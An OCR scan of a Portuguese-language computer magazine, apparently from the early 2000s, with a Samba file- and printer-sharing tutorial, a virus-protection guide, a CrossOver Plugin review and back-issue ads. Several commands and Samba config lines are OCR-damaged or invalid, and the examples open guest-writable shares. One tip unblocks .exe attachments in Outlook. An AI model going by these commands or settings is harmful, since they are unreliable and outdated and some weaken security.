Veja como conectar sua estação Linux a uma rede Windows e aprenda a acessar diretórios e impressoras através da rede

Instalação

Para obter a versão mais recente do Samba, pacotes já compilados para diversas distribuições e plataformas, os códigos-fontes do programa e sua documentação completa, basta acessar o site **www.samba.org**

Algumas das distribuições do Linux já trazem a opção de instalar o pacote do Samba. Por isto, se você tem este sistema operacional funcionando em seu computador, verifique se o Samba já está disponível usando o comando:

```
# rpm -q samba
```

Se o pacote estiver instalado, a versão do produto será exibida. Caso isto não aconteça, você terá que fazer a instalação do pacote. No caso das distribuições baseadas no Red Hat, como o Conectiva Linux que está sendo distribuído nesta edição, por exemplo, use o arquivo RPM. Vale lembrar que a forma de instalar os pacotes varia de distribuição para distribuição.

Os servidores SMB são o smbd e o nmbd. Verifique se os dois serviços estão rodando usando os seguintes comandos:

```
ps -aux | grep nmbd
ps -aux | grep smbd
```

Caso eles não estejam ativos, precisarão ser inicializados de forma manual. Se você quiser configurar um servidor de arquivos permanente, precisará fazer com que os dois serviços sejam inicializados de forma automática a partir do arquivo inetd.conf. Acrescente ao arquivo /etc/inetd.conf as seguintes linhas:

```
netbios-ssn stream tcp nowait  root
/usr/sbin/smbd smbd
```

Ficha Técnica

Tipo
Compartilhamento de rede Linux

Nível de conhecimento
Básico de sistemas Linux

Software necessário
Descritos na reportagem

```
netbios-ns dgram udp wait  root
/usr/sbin/nmbd nmbd
```

Para reinicializar o servidor inetd, execute o comando:

```
kill all -HUP inetd
```

Já para iniciar o serviço de forma manual, abra um terminal e digite:

```
samba start
```


[illegible]

Toda a configuração do Samba é controlada por um único arquivo, o /etc/smb.conf. É neste arquivo que você determina todos os recursos que deseja compartilhar, bem como suas restrições.

É importante saber que o arquivo está subdividido em seções, e que cada uma delas é iniciada por um cabeçalho com o formato [global], [homes], [printers], [tmp], e assim por diante. Acompanhe a seguir o processo de configuração para cada uma das situações de uso possíveis.

[illegible]

Para que este compartilhamento funcione é preciso que a impressora esteja configurada e imprimindo sob o Linux. Para adicionar uma impressora, faça as seguintes alterações no arquivo smb.conf:



```
[global]
printing = bsd
printcap name = /etc/printcap
load printers = yes
log file = /var/log/samba-log.%m
lock directory = /var/lock/samba
[printers]
comment = Impressora Linux
security = server
path = /var/spool/lpd/lp
browseable = no
printable = yes
public = yes
writable = no
create mode = 0700
```

```
[ljet]
security = server
path = /var/spool/lpd/lp
printer name = lp
writable = yes
public = yes
printable = yes
print command = pr -r -h -P %p %s
```

É muito importante que a rota para impressora (neste caso [ljet]) coincida com o diretório de tarefas temporárias em /etc/printcap. A partir de uma estação Windows, vá ao item Adicionar Impressora (ele pode ser acionado entrando no menu Iniciar, em Configurações e em Impressoras) e escolha a opção Impressora de Rede. Você poderá encontrar a sua máquina Linux e a impressora compartilhada.

Acessando impressoras Windows

Para que este compartilhamento funcione, é importante que a máquina Windows que fornecerá o serviço de impressão tenha o protocolo TCP/IP configurado e funcionando corretamente. A configuração que será mostrada é feita de forma simples usando o printtol, que atua diretamente sobre o arquivo /etc/printcap. Abra um terminal e chame o aplicativo digitando:

```
printtool
```

A janela de administração das impressoras conectadas será exibida. Para adicionar uma nova impressora, escolha a opção Add e selecione o tipo de fila de impressão desejado. Sao quatro as variedades

- **Local:** impressoras instaladas diretamente na máquina;
- **Remote:** impressora direcionada a outra estação de uma rede TCP/IP;
- **SMB:** impressora direcionada para sistemas que utilizam uma rede tipo SMB (Windows),
- **NCP:** impressoras direcionadas para sistemas que utilizam uma rede Novell Netware.

No caso deste exemplo, escolha a opção Lan Manager Printer (SMB), que é o recurso usado para compartilhar dispositivos em rede. Em seguida, uma nova janela solicitará informações sobre a fila de impressão. Preencha-a da seguinte forma

- **Names:** escreva aqui o nome da fila de impressao,
- **Spool Directory:** local onde os arquivos serão armazenados antes de serem impressos. Nao defina o mesmo diretório para mais de uma impressora;
- **File Limit:** tamanho máximo para o arquivo de impressão. Se você escolher o número zero, não haverá limite de tamanho para o arquivo;
- **Hostname of Printer Server:** nome do computador que está oferecendo o serviço de impressão;
- **IP number of Printer Server:** Endereço IP do servidor de impressao. Este campo é opcional;
- **Printer Name:** nome da impressora no compartilhamento.
- **Username e Password:** é usado no caso de compartilhamentos com senha,
- **Workgroup:** nome do grupo de trabalho de sua rede Windows
- **Input Filter:** escolha o modelo de sua impressora. Caso não a encontre, selecione um modelo compatível.

Você precisará reinicializar o serviço de impressão. Para isto, entre no menu lpd e selecione a opção Restart lpd. Agora você já pode enviar páginas de teste para a impressora.

No menu da janela principal você verá a opção Tests. No caso de o teste imprimir apenas uma linha, selecione a impressora desejada, entre em Edit, em Select e marque a opção fix stair stepping em input filter.

[illegible] Windows

De sua estação Linux, usando o SMB cliente, você poderá conectar dispositivos compartilhados no Windows, como pastas, unidades de disco e CDs-ROM, por exemplo. O programa SMB cliente já está incluso na distribuição do Samba. Para ver quais são os compartilhamentos disponíveis em uma determinada máquina, use o seguinte comando:

```
smbclient -L maquina
```

Você verá na tela todos os recursos compartilhados no computador escolhido, como as impressoras e pastas, por exemplo. Para poder acessar os arquivos de sua estação Linux, execute o seguinte comando.

```
smbclient recurso <senha>
```

O "recurso" é o nome do computador e do seu compartilhamento. Veja o seguinte exemplo: você está tentando conectar o diretório compartilhado como "comum" em um computador chamado "teste". Use o comando:

```
smbclient \\\\teste\\comum senha
```

O serviço é referenciado como \\teste\comum, mas devido às restrições do ambiente de trabalho, será necessário usar as contrabarras de fuga. A senha é a cadeia de caracteres que contém a senha do usuário. Caso o compartilhamento não possua senha, essa informação pode ser omitida.

Após a conexão ser estabelecida, surgirá uma linha de comando do smbclient.

```
smb: \>
```

Digite h para obter ajuda para usar:

```
smb: \>h
```

A interface apresentada é similar ao FTP, utilizando linha de comando. Quem já está familiarizado com o uso não terá grandes dificuldades.

Existe ainda uma outra forma de se conectar a um computador remotamente, utilizando o comando smbmount, que permite ao usuário montar o recurso da estação remota como um dispositivo. Entretanto, o recurso não funciona em certas máquinas. Verifique se é o caso da sua digitando o seguinte comando:

```
smbmount //teste/comum -c
/mnt/rede
```

Você poderá acessar o compartilhamento como um dispositivo de sua estação, bastando para isso ir ao seu diretório /mnt/rede. Mas lembre-se de criar o diretório rede antes de montar o dispositivo. Caso o computador que estiver sendo acessado seja desligado, a unidade será desmontada automaticamente. Para desmontar o recurso manualmente digite:

```
umount /mnt/rede
```

[illegible]

A seguir você verá duas formas de compartilhar arquivos do Linux com uma rede Windows. A primeira permite que você tenha acesso direto aos recursos. Já na segunda o usuário tem sua senha verificada no Linux, assim como acontece em um controlador de domínio, para que o acesso de usuários à rede seja autorizado.

Primeiramente vamos compartilhar dois diretórios sem restrições de acesso: o /home/samba e o /home/comum. Crie os dois diretórios na pasta home. Para criar um diretório use o comando:

```
mkdir <nome do diretório>
```

É recomendável guardar uma cópia do arquivo smb.conf para que você possa recuperá-lo, caso seja preciso. Para criar uma cópia do arquivo com o nome smb.conf.copia, use o comando:

```
cp smb.conf smb.conf.copia
```

Agora, com um editor de textos, ajuste o arquivo smb.conf conforme o exemplo a seguir:

```
# from localhost (127.0.0.1)
# Date: 1999/07/23 16:17:27

# Global parameters
[global]
#nome do seu grupo de trabalho
workgroup = seu grupo de trabalho
do windows
server string = Servidor Samba
security    SHARE
log file = /var/log/samba/log.%m
max log size = 50
printcap name = /etc/printcap
dns proxy = No
guest account = guest
hosts allow = 192.168.200.
192.168.254.127.
printing = bsd

[printers]
comment    Impressora Linux
security    server
path = /var/spool/lpd/lp
browseable = no
printable = yes
public = yes
writable = no
create mode = 0700

[public]
comment = Public Stuff
path = /home/samba
write list    @staff
read only = No
guest ok = Yes

[comum]
comment = Pasta comum
path    /home/comum
read only = No
guest ok = Yes
write list = @staff
```


Para criar um novo compartilhamento, basta adicionar uma nova entrada como a [comum]. Após a configuração deste arquivo, vá até uma máquina com Windows que esteja conectada à sua rede e abra o "Ambiente de rede". A sua estação Linux deverá ser visualizada na rede. Agora basta dar um duplo clique com o mouse sobre aquela estação para ter acesso a todos os recursos disponíveis nela. **PCM**

Livre-se dos

Inim

Ilustração: Rodrigo Mello

igos digitais



Saiba tudo sobre os tipos de vírus existentes e acompanhe as melhores dicas para se proteger destes inimigos digitais

Por Toni Cavalheiro

O perigo pode estar em qualquer parte: quando você menos espera, seu PC é contaminado por um vírus e arquivos importantes são totalmente perdidos. Para piorar, nem sempre um antivírus é totalmente eficaz, já que novos programas nocivos são criados todos os dias. Por este motivo, é muito importante que você tome alguns cuidados e, desta forma, diminua o risco de contaminação.

Mas, antes de qualquer coisa, é preciso que você conheça seu inimigo. Basicamente existem quatro tipos de vírus: os de programa, os de setor de boot, os de macro e os worms. Os vírus de programa são os que podemos chamar de "vírus clássicos". Tudo começa quando algum programador mal-intencionado cria um código nocivo com a capacidade de se esconder em um executável. Depois, o arquivo contaminado é enviado para a vítima, geralmente por e-mail. Pronto: a disseminação começa. Os efeitos são os mais variados possíveis, desde simples alterações nos nomes dos arquivos até danos no sistema operacional.

Os vírus de setor de boot, por sua vez, têm como principal característica a capacidade de se alojar no setor de boot de um disquete ou disco rígido, causando efeitos nocivos ao sistema operacional. Porém, a contaminação só vai ocorrer quando um novo disquete é inserido na máquina e levado para outro computador.

Já os vírus de macro são muito comuns em programas que utilizam uma linguagem de programação própria, como por exemplo os componentes do Office. Estão entre os mais temidos nos escritórios e redes locais.

Por fim, há também os worms, que não precisam de um arquivo hospedeiro para se multiplicar. Na maioria dos casos, tratam-se de arquivos .VBS que são enviados por e-mail com uma mensagem falsa, tentando convencer o usuário a executá-la. O vírus mais famoso desta categoria é o ILOVEYOU, que causou um grande estrago em meados do ano 2000.

Ficha Técnica

Tipo
Segurança
Nível de conhecimento
Básico
Software necessário
Descritos na reportagem

Proteja-se contra os worms

Em 90% dos casos, os worms utilizam uma ferramenta do Windows para se multiplicar. Trata-se do Windows Scripting Host (WSH), uma linguagem de programação bastante poderosa do próprio sistema operacional. Uma boa dica para diminuir os riscos de contaminação é desabilitar este recurso, já que a maioria dos usuários nem sequer sabe que ele existe.

É muito fácil desativar o WSH no Windows 98. Tudo o que você tem a fazer é entrar no Painel de Controle, clicar em Adicionar e Remover Programas, escolher a guia Instalação do Windows e, em seguida, desinstalar esta ferramenta (ela aparecerá na lista).

Porém, a partir do Windows 98 Segunda Edição, o Windows Scriting Host foi integrado ao sistema operacional, de forma que não há como desabilitá-lo. Mas não entre em pânico: há um ótimo truque para fazer com que o WSH pare de funcionar, mesmo permanecendo instalado no PC. Tudo o que você tem a fazer é mudar a associação de alguns tipos de arquivos, fazendo com que os vírus do tipo VBS sejam abertos no bloco de notas em vez de contaminar seu computador. Veja como fazer isso:

1 Abra o Windows Explorer, clique no menu Exibir e escolha Opções de Pasta. Em seguida, clique sobre a guia Tipos de Arquivo e, na lista que aparece, localize VBScript Script File (Extensão VBS).

2 Na lista Ações, clique sobre a opção Editar (não confunda com o botão Editar) e aperte o botão Definir Como Padrão. Você verá que a opção Editar ficará em negrito.

3 Repita os mesmos procedimentos com os arquivos do tipo VBScript Script File (Extensão VBE), Ficheiro de Script JScript (Extensão JS), Ficheiro de Script JScript (Extensão JSE) e Ficheiro de Script Windows (Extensão JSF).

4 Clique em Aplicar e em Fechar para que as mudanças tenham efeito.

Após fazer isto você irá minimizar bastante os riscos de uma contaminação através do e-mail.

Alternativa contra worms

Como alternativa ao procedimento descrito anteriormente, você também pode usar o programa MoOutlookSecurity, que pode ser baixado gratuitamente no site www.mobiusware.com. Após instalado, este software protege seu PC contra arquivos nocivos do tipo .VBS, .VBE, .JS, .JSE, .WSF, .WSH, .HTA, .SHS e .REG. Funciona em todas as versões do Outlook, inclusive o Outlook Express.

Considere fazer um update

Se você usa o Outlook 2000, considere a possibilidade de fazer um update para aumentar a segurança no recebimento de e-mails (estas melhorias já vêm configuradas como padrão no Outlook XP). O processo é gratuito e pode ser feito diretamente no site da Microsoft. Tudo o que você tem a fazer é entrar no endereço http://office.microsoft.com/downloads/2000/Out2ksec.aspx e baixar o arquivo out2ksec.exe. Veja agora as principais correções que esta atualização faz no seu Outlook 2000:

- Diversos tipos de arquivos serão bloqueados pelo Outlook. Após instalar este patch, você não conseguirá mais abrir arquivos .EXE, .COM, .BAT, .PIF e outros tipos suspeitos que costumam vir anexados em e-mails. Para obter mais informações sobre isto, veja "Abrindo arquivos bloqueados pelo Office".

Abrindo arquivos bloqueados pelo Office

O patch de atualização do Outlook faz um ótimo trabalho de proteção. Porém, pode acontecer de você estar esperando algum arquivo importante e ele ficar bloqueado pela "síndrome de segurança" do Outlook. Veja como resolver isso:

1 Se você usa o Outlook XP, entre no registro no Windows e localize: HKEY_CURRENT_USER\ Software\ Microsoft\Office\10.0\Outlook\Security

2 Clique com o botão direito, escolha Novo e adicione um Valor da Sequência de nome Level1Remove.

3 Dê um clique duplo sobre o valor que você acaba de criar e digite os tipos de arquivos que deseja remover da lista de proteção do Outlook XP. Para remover arquivos do tipo .exe e .com, por exemplo, digite.

exe;com

Lembre-se de reiniciar seu computador para que as mudanças tenham efeito. Já no caso do Outlook 2000, o procedimento é um pouco mais complicado. Portanto, é recomendável que você utilize um programa que faça estas configurações automaticamente. O melhor deles é o Watch Your Back!, um software gratuito que pode ser baixado no seguinte endereço. www.grinningshark.com.

- Sempre que algum programa tentar acessar a lista de contatos do Outlook, surgirá uma tela de aviso para o usuário. Isto impede a distribuição de e-mails em massa para toda a sua lista, como faziam os vírus Melissa e ILOVEYOU.

- Alguns tipos de arquivos serão salvos no seu disco rígido. Se você receber um anexo .ZIP, por exemplo, surgirá uma caixa de diálogo avisando que o arquivo deve ser salvo no HD antes de ser aberto.

Como você pôde perceber, as mudanças feitas por esta atualização são bastante radicais. Portanto, analise bem se você realmente precisa delas, já que, uma vez que este patch for instalado, você só poderá removê-lo reinstalando todo o seu Office 2000.


Movendo anexos

Na maioria das vezes que você recebe um vírus por e-mail, a contaminação ocorre porque o Outlook tentou abrir a mensagem logo no recebimento. A dica para escapar é simples: crie uma regra no Outlook para que todas as mensagens que contenham anexos sejam automaticamente movidas para outra pasta. Veja como fazer isso:

1 Carregue o Outlook Express (os passos desta reportagem foram testados com o Outlook Express 6.0, mas devem funcionar com qualquer versão). Em seguida, clique com o botão direito do mouse sobre a Caixa de Entrada, escolha Nova Pasta e digite um nome para o local onde ficarão armazenados os anexos (algo como Arquivos).

2 Clique em Ferramentas, mantenha o cursor sobre Regras para Mensagens e acesse a opção Email. Na caixa que aparecer, marque as opções Quando a Mensagem Tiver um Anexo e Movê-la Para a Pasta Especificada.

3 Clique sobre a palavra Especificada, que ficará grifada em azul, e selecione a pasta que você criou (no caso deste exemplo, a pasta Arquivos).



O programa AW Security Port Scanner localiza portas abertas no seu computador

Encontre um trojan

Além dos vírus que foram mostrados nesta reportagem, há ainda um quinto tipo bastante perigoso: os trojans (ou cavalos de tróia). Na verdade, um trojan não pode ser considerado um vírus, já que eles não têm a capacidade de se multiplicar. Tratam-se de arquivos falsos, que enganam o usuário causando a contaminação. Um exemplo típico disso poderia ser um arquivo executável de Feliz Natal. Enquanto uma animação aparece na tela, o arquivo abre portas no seu computador para que uma futura invasão ocorra via Internet.

Uma boa dica para descobrir se seu PC está contaminado por um trojan é usar um Port Scanner, um software que verifica todas as portas de conexões do seu Windows e exibe possíveis falhas de segurança no seu sistema operacional. Existem inúmeros programas que fazem isto, mas recomendamos que você utilize o AW Security Port Scanner. Seu diferencial em relação aos outros é que, cada vez que uma porta aberta é encontrada, aparece uma relação dos trojans que podem estar infectando a máquina. Veja agora, passo a passo, como usar o AW Security Port Scanner:

1 Entre no site www.atelierweb.com/pscan e baixe a versão mais recente deste port scanner. Até o fechamento desta edição, a última disponível era a 4.60. O arquivo tem cerca de 1,35MB e é distribuído no formato .ZIP

2 Após a instalação, rode o programa e aguarde até que a tela principal apareça. Repare que o menu há quatro guias verticais no lado esquerdo da tela. Clique na guia TCP para iniciar a procura por portas abertas (este procedimento também poderia ser feito pela guia LOCAL, mas seria bem mais complicado).

3 Na opção Site entre com o endereço de IP da máquina que você quer scannear (caso você queria verificar sua própria máquina, digite localhost) e pressione Enter. O programa começará a pesquisar em todas as portas do seu computador.

4 Caso alguma porta suspeita seja encontrada, um aviso aparecerá na janela Network Connections Report. Repare também que, logo abaixo da porta, o programa também exibe uma lista dos trojans que geralmente a utilizam.

Se, após a checagem, você realmente achar que está com um trojan, considere fortemente a idéia de instalar um antivírus. Em casos extremos, pode ser que ainda não haja um antivírus disponível. Aí não há muito o que fazer. Ou você tenta localizar o trojan na raça, copiando e eliminando os arquivos suspeitos do seu computador, ou então reinstala todo o sistema operacional. Acredite: dependendo do caso, esta ainda é a solução mais rápida **PCM**

Cross

Assista a vídeos no navegador de Internet do Linux com o plugin do Quicktime ou execute arquivos shockwave com a ajuda do CrossOver Plugin 1.0

No Windows, sempre foi muito fácil executar arquivos de vídeo, rodar Shockwave ou visualizar aplicativos do pacote Office da Microsoft no navegador de Internet. Esta tarefa é simples desde que estejam instalados no computador alguns plugins – softwares que permitem que cada um destes processos seja executado.

No Linux, por outro lado, esta tarefa nunca foi das mais simples. Para que o usuário consiga visualizar algum arquivo nesse sistema é necessário realizar o download do programa e a partir daí, utilizar algum outro software que seja capaz de executá-lo. Entretanto, esse problema pode ser minimizado com o CrossOver Plugin 1.0.

O software executa os plugins desenvolvidos para o sistema Windows por meio da execução do emulador Wine. A CodeWeavers, desenvolvedora do software CrossOver Plugin 1.0, utilizou o programa para executar os arquivos que foram desenvolvidos exclusivamente para Windows no Linux. A função deste software emulador é gerenciar os plugins instalados no navegador de Internet. Assim, é possível visualizar arquivos, visitar páginas oficiais de filmes que estão em cartaz e assim conseguir assistir os trailers diretamente do Web browser.


Apesar do software ser desenvolvido exclusivamente para Linux, ele não é distribuído sob o termo de licença GPL. Isso quer dizer que o CrossOver Plugin 1.0 não é um software livre – o seu valor é de aproximadamente US$ 20 para download. Com as taxas de despesas postais para receber o CD em casa – cerca de US$ 30 –, o usuário terá de desembolsar por volta de US$ 50. Cada licença dá direito à instalação em uma única estação de trabalho.

No site do fabricante é possível encontrar uma versão de demonstração do software. Esta edição do programa exibe, de tempos em tempos, uma mensagem que alerta o usuário tratar-se de uma versão demo. Para avaliar o produto, basta realizar o download.

A instalação do software é simples e dá suporte aos navegadores: Netscape, Mozilla e Konqueror (a partir da versão 2.2). O CrossOver Plugin traz, com o instalador, o Apple Quicktime, Macromedia Shockwave e os plugins do visualizador de arquivos Word, Excel e PowerPoint. Além disso, é possível fazer a instalação de qualquer outro plugin.

Ficha Técnica

Produto
Cross Over Plugin 1.0
Preço
US$ 20
Mais informações
www.codeweavers.com



O CrossOver é um software proprietário voltado para a plataforma Linux e pode custar até US$ 50

Over Plugin 1.0

Um cuidado a ser observado ao instalar o software é que a máquina que receberá o CrossOver Plugin deve ter instalado o Wine.

A instalação é simples: após realizar o download do arquivo, basta executá-lo. Com o software já instalado será necessário ativar cada um dos plugins. Para isso, é necessário carregar o software de configuração que gerencia os plugins com o browser.

A seguir, deve-se selecionar o plugin desejado. Se ele não estiver na lista, basta selecionar Other, localizar o arquivo de instalação e pressionar o botão Add. Neste momento, será aberta uma janela do Wine e o software será finalmente instalado.

Uma vez o plugin instalado, o usuário terá de ir em cada uma das guias correspondentes ao navegador de Internet utilizado e ativar o software. O CrossOver pode ser muito útil para usuários que necessitam visualizar recursos como vídeo e Shockwave em seus navegadores de Internet. O ponto negativo fica por conta da sua relação custo-benefício, que deve ser considerada. Afinal, trata-se de um software proprietário. **PCM**


Aqui você encontra o que faltava em seus

Edição 56
- Com 2 CDs-ROM
- 30 Truques para Windows XP
- Conheça o sistema Lindows que roda Windows e Linux
- BeOS 5.03 sistema completo
- 55 Aplicativos Linux e Windows para usuários avançados

Edição 55
- Com 2 CDs-ROM
- Red Hat Linux 7.2 em versão original completa
- Kernel 2.4.7
- XFree 4.1
- My SQL 3.23.41
- Mozilla 0.9.2
- WindowMaker 0.65
- Firewall-config 0.95
- E muito mais...

Edição 54
- Com 2 CDs-ROM
- DVD no Linux
- Review StarOffice 6
- Mandrake 8.1 em versão exclusiva
- Ao todo são 11 gerenciadores gráficos diferentes e mais de 2000 programas para usuários avançados

Edição 53
- Com 2 CDs-ROM
- 30 Segredos do Windows 95, 98, Me e 2000
- Conheça o TechLinux 2.0 que reconhece o Windows e já vem com o novo Kernel, KDE e mais de 1000 aplicativos atualizados



Edição 52
- Com 2 CDs-ROM
- FreeBSD 4.3 completo
- Engarde Linux completo
- Kylix Open Edition
- Netscape 6.0 e Nautilus para Linux
- Ao todo, são 50 aplicativos para Windows e Linux

E para você dominar as ferramentas da Internet, leia a Revista www.com.br

Os melhores links, sites, programas, cursos, dicas e macetes para você se dar bem na Internet estão na Revista

www.com.br

Cód. 303
Revista + CD-ROM
Apenas R$ 9,90

ASP • PHP • CDONTS • DESIGN • SQL
SERVERS • SIG • FLASH
e muito mais

Ligue agora mesmo, informe a oferta 20PC e saiba qual é a promoção especial do dia!

arquivos.

Edições anteriores da

Cód. 320 R$11,90 (cada)

PC MASTER

Edição 51
- Com 2 CDs-ROM
- 81 Soluções prontas para Linux e Windows
- Slackware 8.0 Linux completo
- Novo Kernel 2.4.5
- MySQL (Win e Linux)
- São 50 aplicativos para Windows e Linux

Edição 50
- 10 Idéias para ganhar dinheiro com Linux
- Crie aplicações multiplataforma com o Free Pascal
- Deixe seu servidor Linux sempre disponível
- Debian 2.2 R3 completo

Edição 49
- Com 2 CDs-ROM
- Edição de 4º aniversário
- Firewall pessoal grátis
- Saiba como salvar seus dados no Windows 2000
- Acesso com o Samba
- Red Hat Linux 7.1 completo

Edição 48
- Com 3 CDs-ROM
- Windows x Linux
- SimCity 3000 para Linux
- Visual Studio
